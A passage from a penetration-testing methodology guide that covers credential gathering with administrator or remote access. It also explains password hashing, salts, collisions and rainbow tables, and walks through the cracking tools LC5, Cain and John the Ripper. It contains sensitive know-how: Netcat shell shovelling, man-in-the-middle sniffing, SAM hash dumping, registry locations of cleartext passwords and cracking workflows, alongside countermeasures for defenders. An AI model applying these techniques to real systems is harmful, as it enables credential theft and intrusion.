If the remote access consists of some control/configuration tool that has indirect command execution capabilities like Webmin (http://www.webmin.com/), a shell can be connected back to the attacker's system using Netcat, this process is called "Shell Shovelling". The details of establishing such a connection are out of the scope of this section (details to be found in the relevant section of ISSAF).

If the remote access doesn't provide any way to execute commands, the first step could be to check if in its configuration the credentials for other accounts can be obtained. This will depend on the specific configuration/control tool, but it's very unlikely that they will disclose credentials, even to administrators that can change passwords and add/remove users.

One possibility to explore are any know vulnerabilities to the configuration/control tool. Search on SecurityFocus (http://www.securityfocus.com/) for those.

If there are no vulnerabilities shown in SecurityFocus, or the tool is not mentioned at all, some basic tricks like trying to pass invalid parameters, wrong URLs (if the tool is web-based), etc., can sometimes disclose some information from the system, like paths or location of components. If this is feasible, and knowing the internal details of the tool, it could be possible to get access to any file or database where the authentication credentials are stored.

In some strange cases, the above tricks allow command execution (for example pointing an URL to the command to execute, see examples of command execution using the old IIS Unicode vulnerability to get the idea).

As a side note, in some cases, if user creation rights are available and the encryption used by the application is known, a bogus user can be created with a know password, and carry a search (as far as possible) for the encrypted string corresponding to that password in order to locate the credentials storage.

D.4.5 EXAMPLE

Other than the tools to use after getting CLI access to the remote system, there are no specific tools except the one(s) used to connect to the remote configuration/control application.

In the case of web access to the application, sometimes is useful to try some kind of intercept proxy like Achilles (Windows) or Paros (visit http://www.parosproxy.org for Windows and Linux versions).

D.4.6 ANALYSIS

Given the possibility of command execution, authentication credentials will be gathered at least from the local system.

If no command execution is possible, it will be still possible in some cases to gather some authentication credentials if the remote control/configuration application is not well coded/configured.

D.4.7 COUNTERMEASURE(S)

Try to use an application that doesn't allow command execution, or disable it if possible.

Implement a firewall (if possible) that allows connection to that application only from selected locations.

If possible use certificates for authentication. If only passwords can be used, implement a strong policy for secure passwords.

If One-Time-Passwords can be used, these are preferred to normal passwords.

Verify the integrity of the remote control/configuration application. It has to behave well under error conditions, attempts to feed bogus data and/or hand crafted URLs (for web based applications).

D.4.8 FURTHER READING

D.4.9 CONTRIBUTOR(S)

D.5 STEP FIVE: NETWORK AUTHENTICATION CREDENTIALS GATHERING AS AN INSIDER ADMINISTRATOR (HIGH PRIVILEGE)

D.5.1 DESCRIPTION

This scenario allows total control of the network at a LAN level.

Basically that means that the attacker or audit can apply ALL techniques described before (including network sniffer installation) to gather authentication credentials with a very high success ratio.

D.5.2 OBJECTIVE

To gather any available credentials from the network and servers.

The password cracking once the encrypted or hashed passwords have been obtained is described in a separate section.

D.5.3 EXPECTED RESULTS

The attacker having administrative privileges at the enterprise level, nothing can stop him/her from collecting all authentication credentials available, so special care has to be taken to avoid storage of plain or encrypted authentication credentials.

D.5.4 PROCESS

All the techniques described before.

D.5.5 EXAMPLE

See sections one to four.

D.5.6 RESULTS

Credentials will be collected except in the following cases:

a) certificates are used for authentication (assuming that the Certification Authority is safe from the attack)
b) one-time-passwords are in use (the credentials can still be gathered, but are useless)
c) smart cards are in use, think of this as the combination of (a) and (b) above. This is probably the more secure scenario
d) the authentication and/or encryption in use is not known. This will "protect" the specific system/application only until the time this becomes public knowledge

D.5.7 COUNTERMEASURE(S)

All the countermeasures mentioned so far, with the following recommendations:

- Implement network encryption.
- Implement packet signing in Windows networks to avoid packet injection.
- Use certificates for authentication and be sure that the CA is not reachable in the network (should be totally offline, and any accounts there must be different than the ones used in the enterprise network).
- Use smart card authentication
- Avoid security through obscurity (point c in the section "Results…" above) because it will provide only temporary security. If when the details become public it proves to be unsafe, much more resources will have to be spend than if a good secure product was chosen from the beginning.

D.5.8 FURTHER READING

D.5.9 COUNTERMEASURE(S)

D.6 Step Six: Local Host Authentication Credentials Gathering as an Administrator (High privilege)

D.6.1 Description

This case is for authentication credentials gathering on the local host, having administrative privileges. Nothing can stop the attacker/auditor from gaining all the available credentials on the system.

D.6.2 Objective

To gather any available credentials from the network and servers.

The password cracking once the encrypted or hashed passwords have been obtained is described in a separate section.

D.6.3 Expected Results

The attacker having administrative privileges at the local host level, nothing can stop him/her from collecting all authentication credentials available, so special care has to be taken to avoid storage of plain or encrypted authentication credentials.

D.6.4 Process

See steps three and five. Nothing will stop you from using all techniques described so far.

D.6.5 Examples

See all techniques and tools described above.

D.6.6 Results

Credentials will be collected except in the following cases:

- certificates are used for authentication (assuming that the Certification Authority is safe from the attack)

- one-time-passwords are in use (the credentials can still be gathered, but are useless)
- smart card authentication in use, like the two points above taken together for extra security
- the authentication and/or encryption in use is not known. This will "protect" the specific system/application only until the time this becomes public knowledge

D.6.7 COUNTERMEASURE(S)

All the countermeasures mentioned so far, with the following recommendations:

- Implement some kind of hard disk or file encryption for critical information that has to belong to a given user, that can't be overridden by the administrator. In such cases it's vital to keep offline the credentials needed for decryption of the information in extreme cases, or use certificate based encryption (with a secure CA).
- Use certificates for authentication and be sure that the CA is not reachable in the network (should be totally offline, and any accounts there must be different than the ones used in the enterprise network).
- Use smart cards as the base of authentication/encryption.
- Avoid security through obscurity (point c in the section "Results…" in point five) because it will provide only temporary security. If when the details become public it proves to be unsafe, much more resources will have to be spend than if a good secure product was chosen from the beginning.

D.6.8 FURTHER READING(S)

D.6.9 COUNTERMEASURE(S)

D.7 SECOND PART: ENCRYPTED/HASHED PASSWORD CRACKING

Disclaimer:
Please note this document introduces tools and techniques valid at the time of writing, but giving the fast evolution of software and related security world, it is recommended to always complement this document with internet searches. While the techniques explained here probably will remain valid for some years, tools and details are evolving quickly, so please use search engines and don't miss the latest breaking news.

Every effort has been made to synthesize this document, but it can not be too short: to succeed in password cracking, before knowing HOW to use the tools, you must know WHY you use them.

D.7.1 BACKGROUND I: PASSWORD TYPES

Clear Text Passwords

A cleartext password is a password stored on some media, or sent over the wire (and wireless!) as it is typed, without any modification.

For example, you can find some cleartext passwords stored in Linux files such as /etc/wvdial.conf, /etc/squid/squid.passwd, etc.

Windows Registry houses some well known cleartext passwords, such as the automatic logon password (HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon).
Widely used protocols as Telnet, FTP, HTTP, POP3, SMTP, IMAP, use cleartext passwords which can be sniffed over the wire. Note: switched networks do not represent useful protections against sniffers.

HTTPS and SSL use cleartext passwords over an encrypted protocol, but if certificates aren't correctly verified these protocols are vulnerable to a MiM (Man in the Middle) attack so we can consider them as cleartext. SSH1 (and SSH2 if the sniffer changes the banner to trick the client it can use only SSH1 authentication – see Ettercap documentation) suffers a similar vulnerability if public keys aren't protected adequately and systems aren't configured to negotiate only v2 protocols.

Note: Cain (Windows, http://www.oxid.it) and Ettercap (Linux, Windows, http://ettercap.sourceforge.net/) are some simple tools to sniff cleartext passwords even on switched networks. Both tools supports MiM sniffing.

Cleartext passwords don't need to be cracked, so why they are relevant to password cracking? Because **cleartext passwords are a precious source of information**. They should be added to dictionaries used later in the cracking phase. Moreover, every cleartext password discovered can aid in discovering how security is managed and can help determining the cracking tactic described later.

Obfuscated Passwords

Some passwords are stored or communicated after a more or less complex transformation. This transformation is reversible, so after applying an algorithm the password becomes unreadable, and after applying the appropriate reverse algorithm to the "unreadable" password, it returns cleartext. We call this process "obfuscation".
Some samples of obfuscated passwords are Windows dialup passwords, MS Terminal Server passwords stored by the client, Enterprise Manager passwords, RSA SecurID tokens, passwords hidden in a "protected" input field, Cisco Type-7 passwords, MS Access passwords, and those stored by VNC (Virtual Network Computing, an OpenSource remote control software). Cain and other free tools can reverse all these passwords.

Since in this realm discoveries are frequent, I suggest that you search the internet often for updated obfuscated password crackers. From our password cracking point of view, decipherable obfuscated passwords, are exactly the same thing as cleartext passwords.

Encrypted Passwords

Encryption is the process of changing a plain text into a cipher text, and usually means that the process can be reversed (if you apply all mathematical or logical operations in reverse order you can obtain the plain text for a given cipher text).
Password crackers can implement decryption when encryption is in use and the algorithm is known.

Hashed Passwords

Hashing is the process to mathematically obtain a digest from a given plain text, and means that it's mathematically unfeasible to obtain the plain text for a given cipher text.

Password crackers overcome that difficulty by hashing a big set of plain text words or sequences of characters, and comparing the hash obtained with the cipher text. When a match is found the plain text password has been found, or at least another plain text that produces the same hash (mathematically possible, but very hard). In this last case the result is the same, the text obtained will work as the password.

Salt

Salting is the process to add one or more random components to a given plain text during the encryption or hashing process, thus making it more difficult to recover the plain text by either of the ways described above.

If an algorithm doesn't incorporate salt, a given plain text will produce always the same cipher text.

If an algorithm incorporates salt, a given plain text will produce several different cipher text variants, depending on the randomness of the salt added.

A good example of use of salt are the Linux passwords.
In the past such passwords were encrypted using DES, and this was strong enough at this time, but with the advent of more powerful systems the cracking of DES became feasible, thus a new algorithm was put in place by the shadow package in Linux systems.

The new algorithm is a salted variation of MD5 (plus a small encoding at the end), so for each plain text you can obtain *N* (depending on the implementation, typical values for *N* are 1024 or 4096) different cipher texts.

Adding this complexity factor of *N* to the fact that the encryption "per se" is stronger (MD5) is much more harder to "crack" (in fact recover) Linux passwords.

Note: the term "cracking" is incorrect in the case of hash recovery, but it's widely used.

Some authentication systems apply the hashing algorithm directly to the password, without applying additional security tricks like the use of salt. Among others, Windows LM, NTLMv1, NTLMv2, Lotus Domino R4 and MS Kerberos 5 Pre-authentication (.NET), all use this technique.

D.7.2 BACKGROUND II: ALGORITHMS, PUBLIC AND PROPRIETARY ALGORITHMS

As mentioned earlier in this chapter, many different encryption and hashing algorithms are in use. It's important to know which algorithm has been used for a given password in order to identify the proper cracking tool.

If you know from which application/system that cipher text came in the first place, usually you can dig information about the algorithm used in the Internet or documentation of the application/system itself.

Many of such algorithms are described in RFC (Request For Comments) or STD (STandarDs) documents, available at http://www.rfc-editor.org/

If an algorithm has been published, scrutinized, and attacked for some time, and proven solid, it's a good choice for our encryption.

If an algorithm is proprietary, we only have the claims from the vendor about its security. Until someone breaks it and people starts to massively attack it, we don't know anything about its real security. If there are public algorithms in use those are preferred to proprietary ones.

An example of a proprietary algorithm that was broken almost immediately after being put in use, and proved to be weak, was the DVD encryption.

Another good example is the Domino R4 HTTP password hashing algorithm. Its "secret" was closely guarded by Lotus until Jeff Fay and some collaborators manage to break it (now it's implemented in Lepton's Crack). That algorithm produces an unsalted hash, so a given plain text password produces always the same hash, speeding up the process and making rainbow table creation attractive.

D.7.3 BACKGROUND III: MATHEMATICS

All the different encryption and hashing algorithms are at the end no more than the application of mathematics. Different types of mathematical functions are used to operate on the clear text password (usually converted to numbers for easy handling by computers, like the binary representation of the ASCII code) to produce after a series of steps the encrypted version or the corresponding hash.

What makes it so difficult then to recover the clear text?
In many cases the whole process and functions involved are public knowledge, but even in that case it is very hard to recover the clear text, if possible at all.

Mathematicians and cryptographers who developed the algorithms took care of selecting special functions that involve steps mathematically very difficult to revert (at least at the time of this writing).

Some examples of the use of mathematic tricks are:

- The use of modular arithmetic, in which the universe of numbers is finite but cyclic, like the dial of clock, in which the universe is finite (the numbers from 1 to 12) by cyclic, after 12 you don't have 13, but have 1 again.
- The use of factoring (in particular factoring the product of two big prime numbers). Factoring, the process of obtaining the two factors necessary to arrive to a given result when multiplied, is normally a time consuming process, especially when numbers having two very large prime factors are involved. The best currently known method for factoring is the number field sieve.
- Extracting a digest at a point of the process. A digest is, by definition, something that can be obtained from a piece of information, but that does not allow to reconstruct the information (information is "lost" in the digestion process).

Uniqueness and Collisions

The "ideal" encrypted password should be absolutely unique, but in practice this is generally not achieved.

Let's suppose the case of user "john" with password "secret", in a system that uses the userID plus an element with randomness of 4096 to salt the password.
Another user "john" with password "secret" has a 1 in 4096 possibilities to have the same encrypted password. That's roughly 0.024% probability, so if we take the 1,000,000 "johns", we will have 24,000 users with the same password. Extreme scenario? Not quite…

A better option could be to add a timestamp as part of the salt.
In that case we still have the 1:4096 odds, but only for as long as the password was changed in exactly the same second of the same time and date.

Be careful, do not use only the timestamp, or anyone able to obtain the time of the operation will be able to disregard the salt. Investigate the implementation of Kerberos 4 in MS Windows if you want to analyze such a case.

At least whilst we are speaking of encryption (NOT hashing) we can safely guess that our operation will produce always:

$P_1 \Rightarrow E_1$

$P_2 \Rightarrow E_2$

$P_3 \Rightarrow E_3$

$P_n \Rightarrow E_n$

Where P is a plain text, and E is the corresponding encrypted version.

Things become worse in the hashing world.
By definition the hash is a digest of the plain text (or whatever is obtained after a series of mathematical operations on it), and ALL hashing algorithms have a limited universe of hashes.

For example, MD5 is a 16 byte hash, meaning that our hashes will be:

```
0x00000000000000000000000000000000
0x00000000000000000000000000000001
0x00000000000000000000000000000002
…
0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
```

That means approximately 3.4e38 possibilties.

The question is: How many possible clear texts we have?

The answer is: INFINITE.

An 3.4e38 is not even close to the idea of INFINITE.

Our scenario will be:

P_a => H_a

P_b => H_b

P_c => H_c

…

$P_{a'}$ = H_a

$P_{b'}$ = H_b

… etc

Where P is the plain text and H is the corresponding hash.

The meaning of the above is that we will have multiple (infinite!) plain texts that will produce H_a, the same for H_b, etc.

Each and any one of these are called collisions.

Since the authentication algorithm compares the hash from the password with the stored hash, for some weak hashing algorithms it is possible in theory to find a collision of an arbitrary password which produces the same hash.

Supposedly, if for some hashing algorithm the passwords “Michael” and “Peter” give the same hash, they are interchangeable. The authentication system will accept both passwords if they corresponds to the same stored hash.

Recently some “humanly-timed” collisions calculation algorithms have been discovered on MD5, but at the time of this writing they don’t seem applicable to the password cracking world.

The restriction lies purely in finding a mathematical way to obtain colliding clear texts, and when we mention that collisions were found in MD5 what we really mean is that colliding clear texts were found, not that any other hasing algorithm is collision-free. None of them are.

Other hashing algorithms use much bigger universes than MD5, making more difficult to face colliding clear texts, but they are still definitely there, it's up to mathematicians and cryptanalysts to find them.

D.7.4 BACKGROUND IV: RAINBOW TABLES AND RAINBOW CRACKING

A very long time ago someone came with the concept of pre-computing all given cipher texts for all possible plain texts (for a given algorithm, of course). This way a table with all plain texts and their corresponding cipher texts can be generated, such a table (with many mathematical enhancements) is nowadays named a "Rainbow Table".

Having such a table you don't need to create hashes again during the password cracking process, it's enough to parse the table looking for any given cipher text, and when found read the next column to see what is the plain text associated with that. This process is known as "Rainbow Cracking" or “Instant Cracking”.

Rainbow table generation and rainbow cracking is feasible with today's hardware for algorithms that don't use salt (due to storage space limitations for the table) and up to a certain length only.

A good candidate for such approach is the old Windows LM algorithm, because it uses only a subset of all ASCII characters (no lowercase letters, not all symbols allowed, Unicode is possible but hardly used in western countries) with a maximum length of 7. Even that "small" subset will produce a table of more than 100 GB, and will take some time to complete, but the rainbow cracking after table creation will take only a very small percentage of that time to recover ANY password.

There are several reasons why LM is avery good candidate for rainbow cracking:

- It is still widely used, because new MS Windows products have kept it for backwards compatibility
- It's maximum length is 7, when a password from 8 to 14 characters is used it is simply split into two chunks of 7 characters each, and each chunk is encrypted (and can be decrypted) separately. That means that the security of a 14 character password will be the same as a 7 character password.

- It converts all lower case letters to upper case before encrypting, reducing the size of the set of characters needed during rainbow table creation.

Other algorithms are harder to exploit using rainbow tables, mostly because they don't share the last 2 points mentioned above for LM, either they use the complete length of the password to generate the encrypted or hashed version, use lower and uppercase characters, or both.

An analysis of MD5 shows that behaviour. No matter the length of the plain text, all of it will be contemplated when generating the hash, and 'dog', 'DOG' and 'dOg' all have different hashes.

The problems faced when trying to generate rainbow tables are of two types, namely time and storage space. Time is required to generate the tables, and also time is required to parse the tables when looking for a given hash. If the set of tables is very big that time can be considerable (albeit still much shorter than brute force cracking). And the size of the tables brings us to the second problem, storage space. Below there are some figures on table size:

LM up to 7 chars (max), A-Z 0-9 space 14symbols, 99.9% probability = 18 GB
NTLM up to 7 chars, a-z A-Z 0-9 space 14symbols, 99.9% probability = 173 GB
NTLM up to 8 chars, a-z A-Z 0-9 space 14symbols, 99.9% probability = **13.1 TB**

Today is feasible to implement a Storage Area Network (SAN) and have several TB available, so let's ignore for a moment the problem of size and the related problem of time to parse the tables, and let's focus on the time to generate them.

In the cases above I did the calculation for tables of the same size (each), and many files up to the required total size for that particular algorithm. The quantity of tables needed are:

LM up to 7 chars: ~ 30 tables
NTLM up to 7 chars: ~ 270 tables
NTLM up to 8 chars: ~ 21,000 tables

A powerful computer can calculate 1 table/day at the time of this writing, so you can complete your LM set in 1 month with a dedicated machine.

If you are willing to wait, you will have NTLM up to 7 chars in less than 1 year.
But the last case is simply not feasible. 21,000 days are a little over 57 years, and we hope NTLM would have been obsoleted by then (don't say anything about backwards compatibility).

The obvious way to tackle the problem is to put more processing power to work in the table generation effort. Either you have more machines, or ask friends to cooperate. In any case it's not very likely that all the machines will reach the specification of 1 table/day, and the logistics of collection, sorting, verifying and storing tables are big.

If you have many machines because you are part of an organization, there is still the possibility of setting up some parallel computing effort, either as a dedicated cluster with otherwise unused machines, or as grid computing.

D.7.5 DESCRIPTION

This section describes the process to identify (when possible) the encryption/hashing algorithm used to secure the passwords, and the use of common password cracking tools to obtain the plain text passwords.

D.7.6 OBJECTIVE

- To obtain the plain text passwords from their corresponding encrypted/hashed equivalents.
- To explain the use of common password cracking tools.
- To explain the rainbow table concept and its implementation with common tools.

D.7.7 COUNTERMEASURE(S)

Due to the attack on the encrypted/hashed passwords being off-line, no particular restrictions are expected to be found.

Given a know encryption/hashing algorithm, any simple passwords will fall to attack. Complex passwords could potentially take a prohibitive time to be obtained, so the use of rainbow tables will be explained for these.

At the end, is expected that a good percentage of user passwords and some administrative (probably good) passwords will be recovered.

D.7.8 PROCESS

The steps to follow are:

- Select the proper password cracking tool based on the encryption/hashing algorithm in use.
- Organize the combination userID + encrypted/hashed password in a format suitable for the password cracking tool to be used.
- If rainbow tables are not available, use a comprehensive dictionary attack on the encrypted/hashed password list.
- If rainbow tables are not available, define the scope of a bruteforce attack and implement it.
- Do a rainbow table lookup for the encrypted/hashed passwords.

D.7.9 EXAMPLE

Some common password cracking tools are:

- LC5 (http://www.atstake.com/products/lc/)
    - Runs on Windows only
    - Supports LM and NTLM hashes (Windows), including rainbow tables.
    - Supports Unix hashes, but no rainbow table support for that.
    - Supports dictionary, "hybrid mode" and bruteforce attacks
    - Has rainbow table support
    - The charset to use for the password is configurable
    - It has network sniffing functionality and SAM dumping
    - Has some other enterprise related functionalities
    - The main advantage of this tool are the commercial support and the easiness of use

- Cain (http://www.oxid.it/cain.html)
    - Runs on Windows only
    - Supports Win 9x .pwl files, Windows LM, NTLM and NTLMv2 hashes, Cisco IOS MD5 hashes, Cisco PIX MD5 hashes, APOP MD5 hashes, CRAM MD5 hashes, OSPF MD5 hashes, RIPv2 MD5 hashes, VRRP HMAC hashes, VNC 3DES passwords, pure MD2 hashes, pure MD4

hashes, pure MD5 hashes, pure SHA1 hashes, RIPEMD-160 hashes, Kerberos 5 pre authentication hashes, Radius Key hashes, IKE-PSK hashes, MS-SQL hashes and MySQL hashes
    - Supports dictionary and bruteforce attacks
    - Supports rainbow tables in some algorithms, and for a single account at a time
    - The charset to use for the password is configurable
    - It has network sniffing functionality and SAM dumping
    - Has several other functions other than password cracking
    - The main advantages of this tool are the huge amount of encrypted/hashed passwords supported, the extra functionalities not related to password cracking and the cost (free)

- John the Ripper (http://www.openwall.com/john/)
    - Runs on DOS, Windows and Linux (or any UNIX-ish system)
    - Supports traditional DES, BSDI DES, FreeBSD MD5, OpenBSD Blowfish, Kerberos AFS DES and Windows LM by default.
    - Patches available to support OpenVMS passwords, Windows NTLM, AFS Kerberos v4, S/Key keyfiles, Netscape LDAP server passwords and MySQL passwords. Applying a single patch is easy, applying more than one get more and more complex because you can't simple use the patch command.
    - Supports dictionary, "word mangling" and incremental (bruteforce) modes. These modes made John a very powerful tool
    - The charset to use for the password is configurable
    - The main advantages of this tool are bruteforce speed, the powerful word mangling mode and the fact that is free open source software

- Lepton's Crack (http://freshmeat.net/projects/lcrack/)
    - Runs on DOS and Windows if compiled under Cygwin, MingW or Visual C, and Linux (or any UNIX-ish system)
    - Supports Domino R4 hashes, pure MD4 hashes, pure MD5 hashes, NTLM (Unicode MD4), pure SHA1 hashes and Windows LM hashes by default.
    - Plans are in place to add support for Domino R5 hashes and Oracle passwords.

- Supports login mode (tries combinations of the userid), dictionary, "smart dictionary mode" and bruteforce attacks
- It has REGEX support. This is one of the most interesting functionalities of this tool, that makes it very powerful
- In REGEX mode (and also for the charset) the characters to use can be indicated directly by the character, or as an hex, octal or decimal number
- The charset to use for the password is configurable
- Both commonly used charsets and REGEX expressions can be stored in text files, and these referenced when the tool is used
- Has an external program to generate rainbow tables in the supported algorithms
- It has support for pre-computed tables (albeit not rainbow tables at the time of this writing)
- The main advantages of this tool are the REGEX mode, support for Domino R4 hashes and the fact that is free open source software

There is plenty of other tools out there, some of them for several encryption/hashing algorithms, some only for one. Every one of them has advantages and disadvantages, so try them and get familiar with the most useful ones for you.


D.7.10 USE OF LC5

- LC5 is a commercial product you can purchase from AtStake. They'll issue you a registration key.
- The installation is the typical point-and-click one for Windows software. You need administrative privileges to install the tool, but not to use it (except for network sniffing and SAM dumping).
- LC5 has a nice interface and the fastest LM routines I know.
- It is a Windows-only application, but it seems to run in Linux under WINE.
- Most LC5 features are available in OpenSource and other free software.


{**FIXME**: someone put examples of LC5, I haven't used LC for years!}

D.7.11 USE OF CAIN

Cain is a free product you can download from www.oxid.it The installation is quite straightforward, you need administrative privileges to install the tool and to use it (it refuses to start if you are a normal user). Here is a screenshot of Cain, as show when you start it and open the "Help"->"About…" menu item:



Every section of the program is accessed with the tabs on top. There's a tab named "Cracker" that will bring you to the password cracking section:



On the left side you've all the supported algorithms. If you select any, the right side of the screen will adjust the columns to the ones relevant for that algorithm. In the example above the columns for LM & NTLM hashes is shown.


If you click with the right mouse button on the right side of the screen, you'll get a floating menu similar to this one (the particular one will depend on the algorithm selected on the left):

In this example of LM&NTLM, the next step will be to "Add to list" some hashes.

This option brings in the following requester:

That allows you to dump the local hashes or to import from a text or SAM file.

If dumping the local hashes:



(Note that the Guest account has an empty password, both LM and NTLM).

If adding from a file, Cain expects either a SAM file, or a text file with the following format (remember that this is specific for our LM & NTLM example):

USERID:{anything}:{anything}:LM_HASH:NTLM_HASH

If you try to add something like "userid:LM_hash:NTLM_hash" it will fail, so adjust your input file accordingly.

Once some hashes have been added, we can right click on the right side of the screen again, and use several options, like "Dictionary Attack" or "Bruteforce Attack" on all passwords, or select a single account to highlight options to attack only this one by "Dictionary Attack", "Bruteforce Attack", "Cryptanalysis Attack" (that's nothing more than rainbow tables use), and also the possibility to "Test Password" that allows to try a single given password and see if we unlock the account (icon changes to ring of keys) or not (icon changes to a padlock).

This tool is not amazingly fast, but its versatility and ease of use make it particularly interesting.

D.7.12 USE OF JOHN THE RIPPER

John the Ripper is a free open source product you can download from www.openwall.com
You can get the source code for the latest development version (highly recommended due to speed improvements), or the source code for v1.6 and executables for this version for DOS and Windows.

In order to compile John the Ripper from source you can use Linux or Cygwin (www.cygwin.com) for Windows.

If you are going to compile the latest development version, take the extra effort to manually apply at least the Windows NTLM patch. It won't be possible to simply use the patch command from the diff file provided, but it's not hard to apply it manually, just see the diff file for the sections of code above and below the modifications, and insert/remove that code accordingly.

The latest development version doesn't have any documentation or charset files, you can get these from version 1.6 if you want.

This is an example of what I can see when I execute v1.6.37 patched with NTLM support compiled with Cygwin:

```
N:\cygwin\usr\local\john-1.6.37-NT\run>john
John the Ripper password cracker, version 1.6.37
```

Copyright (c) 1996-2004 by Solar Designer and others
Homepage: http://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]
--single "single crack" mode
--wordlist=FILE --stdin wordlist mode, read words from FILE or stdin
--rules enable word mangling rules for wordlist mode
--incremental[=MODE] "incremental" mode [using section MODE]
--external=MODE external mode or word filter
--stdout[=LENGTH] just output candidate passwords [cut at LENGTH]
--restore[=NAME] restore an interrupted session [called NAME]
--session=NAME give a new session the NAME
--status[=NAME] print status of a session [called NAME]
--make-charset=FILE make a charset, FILE will be overwritten
--show show cracked passwords
--test perform a benchmark
--users=[-]LOGIN|UID[,..] [do not] load this (these) user(s) only
